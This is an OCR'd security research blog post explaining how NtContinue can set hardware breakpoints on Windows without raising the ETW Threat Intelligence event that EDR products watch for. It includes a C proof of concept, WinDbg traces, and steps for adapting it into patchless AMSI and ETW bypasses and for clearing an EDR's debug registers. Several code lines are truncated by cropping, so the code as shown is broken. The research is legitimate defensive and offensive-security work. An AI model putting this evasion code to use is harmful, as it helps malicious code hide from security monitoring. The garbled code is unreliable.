
ETW Threat Intelligence and Hardware Breakpoints

praetorian.com/blog/etw-threat-intelligence-and-hardware-breakpoints

Justin Copeland January 23, 2025

Uncategorized

Rad Kawar



Modern Endpoint Detection and Response (EDR) solutions rely heavily on Windows' Event Tracing for Windows (ETW) Threat Intelligence provider to detect malicious activity without compromising system stability. However, adversaries continue to find ways to bypass these systems stealthily. By leveraging hardware breakpoints at the CPU level, attackers can hook functions and manipulate telemetry in userland without direct kernel patching—challenging traditional defenses. Kernel Patch Protection (PatchGuard) prevents EDR vendors from hooking the System Service Descriptor Table (SSDT) to inspect function call arguments; the ETW Threat Intelligence provider becomes a crucial resource as it supplies various instrumentation data on activities such as memory allocation, thread manipulation, asynchronous procedure calls (APCs), and more from the kernel's perspective.

Hardware breakpoints have been used to hook Windows functionality to subvert or hide user mode telemetry and in turn, bypass AMSI and ETW detections from userland. EDRs have leveraged Threat Intelligence providers to create detections around the abuse of hardware breakpoints.

In this blog, we will explore which functions create these ETW events with a kernel debugger, and an alternative method to set up hardware breakpoints to hook functionality *without creating* the same ETW TI events.

ETW Threat Intelligence Events in the Kernel

The ETW Threat Intelligence provider logs a variety of security-relevant kernel events. We can identify which kernel functions trigger these events by examining symbols that start with `EtwTiLog` in a kernel debugging session using WinDbg. For this discussion, we will focus on events of interest and disregard the ones that use the `EtwTimLog` prefix.

In a Kernel Debugging mode session of WinDbg, listing all symbols beginning with `EtwTiLog` yields the following:

```
0: kd> x nt!EtwTiLog*
fffff805`27b75280 nt!EtwTiLogDriverObjectLoad (void)
fffff805`27a5f94c nt!EtwTiLogDeviceObjectLoadUnload (void)
fffff805`27759390 nt!EtwTiLogInsertQueueUserApc (void)
fffff805`27a79ecc nt!EtwTiLogProtectExecVm (void)
fffff805`27b6d22c nt!EtwTiLogDriverObjectUnLoad (void)
fffff805`27aaac4c nt!EtwTiLogSetContextThread (void)
fffff805`27d3f76c nt!EtwTiLogSuspendResumeProcess (EtwTiLogSuspendResumeProcess)
fffff805`27a79ce0 nt!EtwTiLogAllocExecVm (EtwTiLogAllocExecVm)
fffff805`27a79b30 nt!EtwTiLogReadWriteVm (EtwTiLogReadWriteVm)
fffff805`27b22544 nt!EtwTiLogMapExecView (EtwTiLogMapExecView)
fffff805`27d3f8d4 nt!EtwTiLogSuspendResumeThread (EtwTiLogSuspendResumeThread)
```

Hardware Breakpoints and Privilege Levels

Hardware breakpoints are implemented at the CPU level and rely on the debug registers (DrX). Setting them requires privilege level 0 (PL0). On Windows, user mode code runs at PL3, while the kernel runs at PL0. Normally, user mode applications cannot directly manipulate these registers and must rely on the native API interface that performs syscalls to transition into the kernel and perform these privileged operations on our behalf.

Traditionally, user mode applications set hardware breakpoints by calling `GetThreadContext` and `SetThreadContext`. The application can then register an exception handler to catch the single-step exceptions triggered by these breakpoints. These debug registers allow processes to hook function addresses without patching any memory! These exceptions can be handled via dynamically allowed Vectored Exception Handlers or Structured Exception Handling.

For example, dynamically registering a vectored exception handler that naively continues execution of all single step executions would look like this:

```
LONG WINAPI exception_handler(const PEXCEPTION_POINTERS ExceptionInfo)
{
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_SINGLE_STEP)
    {
        ExceptionInfo->ContextRecord->EFlags |= (1 << 16);
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}

int main() {
    AddVectoredExceptionHandler(1, exception_handler);
}
```

Triggering ETW TI Events via Thread Context Operations

To understand what invokes these functions, we can work backward by loading `ntoskrnl.exe` into a decompiler or by setting breakpoints on the functions mentioned earlier in WinDbg and inspecting the call stack.

We will focus on `nt!EtwTiLogSetThreadContext` , as the name hints – this is what would likely produce events for thread context operations and manipulation.

```
1: kd> bp nt!EtwTiLogSetContextThread
1: kd> g
```

The first call stack shows that `NtSetInformationThread` can trigger this ETW event when called with the thread information class `ThreadWow64Context`:

```
Breakpoint 0 hit
nt!EtwTiLogSetContextThread:
fffff805`27aaac4c 48895c2408      mov     qword ptr [rsp+8],rbx
1: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffc20e`e2091ce8 fffff805`27aa9ff3     nt!EtwTiLogSetContextThread
01 ffffc20e`e2091cf0 fffff805`27a30efa     nt!PspWow64SetContextThread+0x33f
02 ffffc20e`e2092880 fffff805`27812505     nt!NtSetInformationThread+0xb3a
03 ffffc20e`e2092b00 00007ff8`0e84d694     nt!KiSystemServiceCopyEnd+0x25
04 00000000`019be1f8 00000000`775c1122     ntdll!NtSetInformationThread+0x14
...
```

The second call stack shows that `NtSetContextThread` (the native API behind `SetThreadContext`) also triggers this ETW event:

```
1: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffc20e`e3ca7368 fffff805`27c0e68f     nt!EtwTiLogSetContextThread
01 ffffc20e`e3ca7370 fffff805`27d0f0f8     nt!PspSetContextThreadInternal+0x19194f
02 ffffc20e`e3ca7a80 fffff805`27812505     nt!NtSetContextThread+0xb8
03 ffffc20e`e3ca7b00 00007ff8`0e850684     nt!KiSystemServiceCopyEnd+0x25
04 00000009`b9d0f628 00007ff8`0c565bbb     ntdll!NtSetContextThread+0x14
05 00000009`b9d0f630 00007ff6`42041235     KERNELBASE!SetThreadContext+0xb
```

In short, setting a thread's context using these convention APIs triggers ETW logging and events which EDRs consume to detect suspicious operations, particularly those relating to hardware breakpoints (Debug Registers).

As `NtSetThreadContext` is monitored by ETW TI, EDRs leverage this telemetry source to create detections around hardware breakpoint abuse for the purpose of AMSI/ETW patching.

Avoiding ETW Detection with NtContinue

To set debug registers without generating the `SetThreadContext` event, we can leverage the native Windows API function `NtContinue`.

`NtContinue` updates the context of a thread, including its debug registers, without invoking EtwTiLogSetContextThread in the kernel naturally.

Thus, it can be used to set hardware breakpoints covertly, bypassing EDR telemetry that relies on SetThreadContext.

To confirm we can set debug registers with this function, we can consult the ReactOS source code (an open-source re-implementation of Windows) to see how NtContinue handles debug registers:

- NtContinue in ReactOS (except.c)
- KiContinuePreviousModeUser (except.c)
- Context to Trap Frame (context.c)

Relevant code snippet from `KeContextToTrapFrame`:

```
c
if (ContextFlags & CONTEXT_DEBUG_REGISTERS)
{
    /* Copy the debug registers */
    TrapFrame->Dr0 = Context->Dr0;
    TrapFrame->Dr1 = Context->Dr1;
    TrapFrame->Dr2 = Context->Dr2;
    TrapFrame->Dr3 = Context->Dr3;
```

```
    TrapFrame->Dr6 = Context->Dr6;
    TrapFrame->Dr7 = Context->Dr7;

    if ((Context->SegCs & MODE_MASK) != KernelMode)
    {
        if (TrapFrame->Dr0 > (ULONG64)MmHighestUserAddress)
            TrapFrame->Dr0 = 0;
        if (TrapFrame->Dr1 > (ULONG64)MmHighestUserAddress)
            TrapFrame->Dr1 = 0;
        if (TrapFrame->Dr2 > (ULONG64)MmHighestUserAddress)
            TrapFrame->Dr2 = 0;
        if (TrapFrame->Dr3 > (ULONG64)MmHighestUserAddress)
            TrapFrame->Dr3 = 0;
    }
}
```

Proof of Concept

By using `NtContinue`, we can set the debug registers (hardware breakpoints) without creating the ETW event that `NtSetContextThread` would produce. What follows is a proof of concept that:

1. Registers our vectored exception handler for single-step exceptions
2. Sets up the debug registers to hook Sleep
3. Verifies our debug registers have been set for our current thread
4. Invokes Sleep and in turn triggers our exception handler
    1. Exception handler sets the instruction pointer to the address of a ret gadget
    2. Sets the resume flag to continue execution
5. Exits

```
c
#include <Windows.h>
#include <stdio.h>

#define IMPORTAPI( DLLFILE, FUNCNAME, RETTYPE, ...)\
typedef RETTYPE( WINAPI* type##FUNCNAME )( __VA_ARGS__ );\
type##FUNCNAME FUNCNAME = (type##FUNCNAME)GetProcAddress((LoadLibraryW(DLLFILE), GetMo

uintptr_t find_gadget(size_t function, BYTE* stub, size_t size, size_t dist)
{
    for (size_t i = 0; i < dist; i++)
    {
        if (memcmp((LPVOID)(function + i), stub, size) == 0) {
            return (function + i);
        }
    }
```

```
    return 0ull;
}

LONG WINAPI exception_handler(const PEXCEPTION_POINTERS ExceptionInfo)
{
    if (ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_SINGLE_STEP)
    {
        printf("7. Single step exception\n");
                printf("\tDr0: %p\tDr7: %p\n", (PVOID)ExceptionInfo->ContextRecord->Dr(

        PVOID ret_addr = find_gadget(ExceptionInfo->ContextRecord->Rip, "\xc3", 1, 100(
                printf("8. Found ret gadget at %p\n", ret_addr);
        ExceptionInfo->ContextRecord->Rip = (DWORD64)ret_addr;
        ExceptionInfo->ContextRecord->EFlags |= (1 << 16);
        return EXCEPTION_CONTINUE_EXECUTION;
    }
    return EXCEPTION_CONTINUE_SEARCH;
}

int main()
{
    IMPORTAPI(L"NTDLL.dll", NtContinue, NTSTATUS, PCONTEXT, BOOLEAN);

    AddVectoredExceptionHandler(1, exception_handler);
    printf("1. Exception handler registered\n");

    CONTEXT context_thread = { 0 };
    context_thread.ContextFlags = CONTEXT_DEBUG_REGISTERS;
    RtlCaptureContext(&context_thread);
    printf("2. Thread context captured\n");
        printf("\tDr0: %p\tDr7: %p\n", (PVOID)context_thread.Dr0, (PVOID)context_threa(

    context_thread.ContextFlags = CONTEXT_DEBUG_REGISTERS;
    context_thread.Dr0 = GetProcAddress(GetModuleHandleW(L"KERNEL32.dll"), "Sleep");
    context_thread.Dr7 |= 1ull << (2 * 0);
    context_thread.Dr7 &= ~(3ull << (16 + 4 * 0));
    context_thread.Dr7 &= ~(3ull << (18 + 4 * 0));
    printf("3. Debug register values set\n");
        printf("\tDr0: %p\tDr7: %p\n", (PVOID)context_thread.Dr0, (PVOID)context_threa(

    NtContinue(&context_thread, FALSE);
    printf("4. Thread context set\n");

    context_thread.ContextFlags = CONTEXT_DEBUG_REGISTERS;
    context_thread.Dr0 = context_thread.Dr7 = 0;
    GetThreadContext(GetCurrentThread(), &context_thread);
        printf("5. Thread context retrieved\n");
        printf("\tDr0: %p\tDr7: %p\n", (PVOID)context_thread.Dr0, (PVOID)context_threa(
```

```
        printf("6. Sleeping for 0xDEADBEEF\n");
    Sleep(0xDEADBEEF);

        printf("9. Program finished\n");
    return 0;
}
```

We can use `sxn sse` in WinDbg to notify a single step exception and allow the event to be passed on as not handled by our Kernel Debugging session, so our exception can be handled by our registered exception handler.

```
0: kd> g
Single step exception - code 80000004 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
KERNEL32!SleepStub:
0033:00007ff8`0e1ab0e0 48ff25398d0600  jmp     qword ptr [KERNEL32!_imp_Sleep (00007ff8
```

And then from the output of our proof of concept, we can verify everything worked:

```
1. Exception handler registered
2. Thread context captured
        Dr0: 0000000000000000   Dr7: 0000000000000000
3. Debug register values set
        Dr0: 00007FF80E1AB0E0   Dr7: 0000000000000001
4. Thread context set
5. Thread context retrieved
        Dr0: 00007FF80E1AB0E0   Dr7: 0000000000000401
6. Sleeping for 0xDEADBEEF
7. Single step exception
        Dr0: 00007FF80E1AB0E0   Dr7: 0000000000000401
8. Found ret gadget at 00007FF80E1AB1B1
9. Program finished
```

We see that `NtContinue` has successfully set the debug registers (Dr0/Dr7), passed execution flow to our exception handler and naturally avoided invoking `nt!EtwTiLogSetContextThread`.

EDR Evasion Applications

ETW/AMSI Hooking

To implement a patchless approach using our PoC, you can update the example to set the value of Dr0 through to Dr3 (while updating the relevant bits in Dr7) to the addresses of `ntdll!NtTraceEvent` or `amsi!AmsiScanBuffer`. Additionally, you can update the `RAX` register

(per the x64 calling convention), where the return value is stored, to supply a return status code.

Clearing Debug Registers

EDRs may also use hardware breakpoints to prevent unhooking, but by clearing the debug registers via `NtContinue` we can avoid triggering this as follows:

```
context_thread.ContextFlags = CONTEXT_DEBUG_REGISTERS;
    context_thread.Dr0 = context_thread.Dr1 = context_thread.Dr2 = context_thread.Dr3 =
    NtContinue(&context_thread, FALSE);
```

Conclusion

We have explored how EDRs rely on ETW Threat Intelligence providers to gather insights into security-related events without directly hooking into kernel code. We examined how hardware breakpoints are traditionally set, why they trigger ETW events, and how using NtContinue can avoid this instrumentation. This matters because it highlights a technique adversaries can use to evade and maintain stealth while implementing “patchless” hooks that prevent AMSI scanning and avoid ETW logging.

About the Authors

Rad Kawar

Catch the Latest

Catch our latest exploits, news, articles, and events.

Offensive Security, Vulnerability Research

AI Offensive Security, Labs, Offensive Security

IoT Security, Offensive Security, Uncategorized, Vulnerability Research

Ready to Discuss Your Next Continuous Threat Exposure Management Initiative?

Praetorian’s Offense Security Experts are Ready to Answer Your Questions

Get Started